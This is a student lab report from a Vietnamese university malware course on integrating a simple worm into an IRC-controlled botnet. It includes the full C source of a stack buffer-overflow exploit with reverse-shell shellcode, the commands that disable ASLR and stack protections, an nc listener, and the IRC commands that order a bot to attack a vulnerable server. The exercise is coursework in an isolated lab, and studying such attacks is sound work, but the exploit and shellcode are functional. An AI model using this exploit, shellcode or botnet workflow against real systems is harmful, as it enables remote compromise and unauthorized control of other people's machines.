Đại học Quốc gia Thành phố Hồ Chí Minh
Trường Đại học Công nghệ Thông tin (UIT)

BÁO CÁO BÀI TẬP

Môn học: Cơ chế hoạt động của mã độc

Kỳ báo cáo: Buổi 03 (Session 03)

Tên chủ đề: Simple botnet

GV: Nghi Hoàng Khoa

Ngày báo cáo: 10/4/2023

1. THÔNG TIN CHUNG:

(Liệt kê tất cả các thành viên trong nhóm)

Lớp: NT230.N21.ANTN

STT	Họ và tên	MSSV	Email
1	Nguyễn Bùi Kim Ngân	20520648	20520648@gm.uit.edu.vn

2. NỘI DUNG THỰC HIỆN:[1]

STT	Công việc	Kết quả tự đánh giá	Người đóng góp
1	Yêu cầu 5	100%	Ngân

Phần bên dưới của báo cáo này là tài liệu báo cáo chi tiết của nhóm thực hiện.

[1] Ghi nội dung công việc, các kịch bản trong bài Thực hành

BÁO CÁO CHI TIẾT

1. Yêu cầu 5: Với những kiến thức về Simple Worm đã làm trong LAB 2 và Botnet vừa làm. Bạn hãy tích hợp Simple Worm vào Bot để ngoài việc thực hiện command từ xa còn có thể khai thác được lỗ hổng của máy từ xa.

Môi trường:

Máy Ubuntu 16.04, IP 192.168.171.133 làm máy worker nhận lệnh từ boss và chứa chương trình worm-botnet

Máy Ubuntu 16.04, IP 192.168.171.134 làm máy boss và lắng nghe trên port 4444

Máy Ubuntu 16.04, IP 192.168.171.136 server chạy chương trình vul_server trên port 5000

Máy Window, cài đặt và chạy ứng dụng mIRC client

Chuẩn bị:

Máy server

- Cài đặt gcc


```
sudo apt-get update
sudo apt-get install gcc
```

- Tắt tính năng randomize address

```
sudo bash -c 'echo 0 > /proc/sys/kernel/randomize_va_space'
```

- Biên dịch và chương trình vul_server


```
gcc -mpreferred-stack-boundary=2 -m32 -z execstack -fno-stack-protector -o vul_server vul_server.c
./vul_server 5000
```



Máy Boss

- Đăng ký channel ngan0648 với boss là ngan, mật khẩu 20520648 và kết nối tới server irc.quakenet.org


```
cd /usr/local/lib/python2.7/dist-packages/botnet
python boss.py -c ngan0648 -n ngan -x 20520648 -s irc.quakenet.org
```



Máy worker


- Biên dịch file worm-botnet.c

```
gcc -mpreferred-stack-boundary=2 -m32 -z execstack -fno-stack-protector -o worm-botnet worm-botnet.c
```




- Chạy worker và join vào channel

```
cd /usr/local/lib/python2.7/dist-packages/botnet
python worker.py -b ngan -s irc.quakenet.org
```




Tiến hành khai thác lỗ hổng trên vul_server: kịch bản máy boss đồng thời mở port 4444 lắng nghe và ra lệnh cho máy worker chạy worm-botnet để tấn công máy server. Sau khi chèn payload vào vul_server thành công, máy server lúc này sẽ kết nối ngược đến máy boss và boss có thể thực thi command cmd.

- Trên máy server, 192.168.171.136 chạy chương trình vul_server và lắng nghe trên port 5000




- Trên máy boss, mở terminal 2, chạy lệnh dưới để lắng nghe trên port 4444, đợi máy server kết nối ngược đến.

```
nc -l 4444
```



- Tại máy window (máy thực), chạy ứng dụng mIRC, đăng ký tên và connect đến server irc.quakenet.org

- Join vào channel đã tạo trước đó ngan0648




- Thực hiện xác thực với boss bằng mật khẩu đã tạo

```
!auth 20520648
```


- Kiểm tra các worker đang hoạt động

```
!status
```




- Tạo task chạy file worm-botnet cho worker và bắt đầu tấn công server


```
!excute run /home/ubuntu/worm-botnet 192.168.171.136 5000
```



- Máy server đã nhận được kết nối từ worker và đã bị khai thác lỗ hổng



- Kiểm tra kết quả, trên máy boss thực hiện command ls trên server thành công



Source code

So với source code worm của lab 2 cần thay đổi một số điểm sau

1) Đổi standard offset tức địa chỉ buffer

```
//standard offset (probably must be modified)
#define RET 0xbfffec83
```

2) Trong payload shellcode, đổi lại địa chỉ để kết nối ngược lại máy attacker (máy boss)

```
char shellcode[] =
    "\x31\xc0\x31\xdb\x31\xc9\x51\xb1"
    "\x06\x51\xb1\x01\x51\xb1\x02\x51"
    "\x89\xe1\xb3\x01\xb0\x66\xcd\x80"
    "\x89\xc2\x31\xc0\x31\xc9\x51\x51"
    "\xB8\xD1\xB9\xBA\x97\x35\x11\x11\x11\x11\x50\x31\xC0\x66\x68\x11"
    "\x5c\xb1\x02\x66\x51\x89\xe7\xb3"
    "\x10\x53\x57\x52\x89\xe1\xb3\x03"
    "\xb0\x66\xcd\x80\x31\xc9\x39\xc1"
    "\x74\x06\x31\xc0\xb0\x01\xcd\x80"
    "\x31\xc0\xb0\x3f\x89\xd3\xcd\x80"
    "\x31\xc0\xb0\x3f\x89\xd3\xb1\x01"
    "\xcd\x80\x31\xc0\xb0\x3f\x89\xd3"
    "\xb1\x02\xcd\x80\x31\xc0\x31\xd2"
    "\x50\x68\x6e\x2f\x73\x68\x68\x2f"
    "\x2f\x62\x69\x89\xe3\x50\x53\x89"
    "\xe1\xb0\x0b\xcd\x80\x31\xc0\xb0"
    "\x01\xcd\x80";
```

worm-botnet.c

```
#include <stdio.h>
#include <string.h>
#include <netdb.h>
#include <netinet/in.h>
#define BUF_SIZE 1064

char shellcode[] =
    "\x31\xc0\x31\xdb\x31\xc9\x51\xb1"
    "\x06\x51\xb1\x01\x51\xb1\x02\x51"
    "\x89\xe1\xb3\x01\xb0\x66\xcd\x80"
    "\x89\xc2\x31\xc0\x31\xc9\x51\x51"
    "\xB8\xD1\xB9\xBA\x97\x35\x11\x11\x11\x11\x50\x31\xC0\x66\x68\x11"
    "\x5c\xb1\x02\x66\x51\x89\xe7\xb3"
    "\x10\x53\x57\x52\x89\xe1\xb3\x03"
    "\xb0\x66\xcd\x80\x31\xc9\x39\xc1"
```

```
    "\x74\x06\x31\xc0\xb0\x01\xcd\x80"
    "\x31\xc0\xb0\x3f\x89\xd3\xcd\x80"
    "\x31\xc0\xb0\x3f\x89\xd3\xb1\x01"
    "\xcd\x80\x31\xc0\xb0\x3f\x89\xd3"
    "\xb1\x02\xcd\x80\x31\xc0\x31\xd2"
    "\x50\x68\x6e\x2f\x73\x68\x68\x2f"
    "\x2f\x62\x69\x89\xe3\x50\x53\x89"
    "\xe1\xb0\x0b\xcd\x80\x31\xc0\xb0"
    "\x01\xcd\x80";


//standard offset (probably must be modified)
#define RET 0xbfffec83

int main(int argc, char *argv[]) {
  char buffer[BUF_SIZE];
  int s, i, size;
  struct sockaddr_in remote;
  struct hostent *host;

  if(argc != 3) {
    printf("Usage: %s target-ip port \n", argv[0]);
    return -1;
  }

  // filling buffer with NOPs
  memset(buffer, 0x90, BUF_SIZE);


  //copying shellcode into buffer
  memcpy(buffer+900-sizeof(shellcode) , shellcode, sizeof(shellcode)-1);

  // Copying the return address multiple times at the end of the buffer...
  for(i=901; i < BUF_SIZE-4; i+=4) {
    * ((int *) &buffer[i]) = RET;
  }
  buffer[BUF_SIZE-1] = 0x0;
  //getting hostname
  host=gethostbyname(argv[1]);
  if (host==NULL)
  {
    fprintf(stderr, "Unknown Host %s\n",argv[1]);
    return -1;
  }
  // creating socket...
  s = socket(AF_INET, SOCK_STREAM, 0);
  if (s < 0)
  {
```

```
    fprintf(stderr, "Error: Socket\n");
    return -1;
  }
  //state Protocolfamily , then converting the hostname or IP address, and
getting  port number
  remote.sin_family = AF_INET;
  remote.sin_addr = *((struct in_addr *)host->h_addr);
  remote.sin_port = htons(atoi(argv[2]));
  // connecting with destination host
  if (connect(s, (struct sockaddr *)&remote, sizeof(remote))==-1)
  {
    close(s);
    fprintf(stderr, "Error: connect\n");
    return -1;
  }
  //sending exploit string
  size = send(s, buffer, sizeof(buffer), 0);
  if (size==-1)
  {
    close(s);
    fprintf(stderr, "sending data failed\n");
    return -1;
  }
  // closing socket
  close(s);
}
```

Sinh viên đọc kỹ yêu cầu trình bày bên dưới trang này

YÊU CẦU CHUNG

- Sinh viên tìm hiểu và thực hành theo hướng dẫn.
- Nộp báo cáo kết quả chi tiết những việc (**Report**) bạn đã thực hiện, quan sát thấy và kèm ảnh chụp màn hình kết quả (nếu có); giải thích cho quan sát (nếu có).
- Sinh viên báo cáo kết quả thực hiện và nộp bài.

Báo cáo:

- File .PDF. Tập trung vào nội dung, không mô tả lý thuyết.
- Nội dung trình bày bằng Font chữ Times New Romans/ hoặc font chữ của mẫu báo cáo này (UTM Neo Sans Intel/UTM Viet Sach)– cỡ chữ 13. Canh đều (Justify) cho văn bản. Canh giữa (Center) cho ảnh chụp.
- Đặt tên theo định dạng: [Mã lớp]-SessionX_GroupY. (trong đó X là Thứ tự buổi Thực hành, Y là số thứ tự Nhóm Thực hành/Tên Cá nhân đã đăng ký với GV).

  *Ví dụ: [*NT101.K11.ANTT*]-Session1_Group3.*
- Nếu báo cáo có nhiều file, nén tất cả file vào file .ZIP với cùng tên file báo cáo.
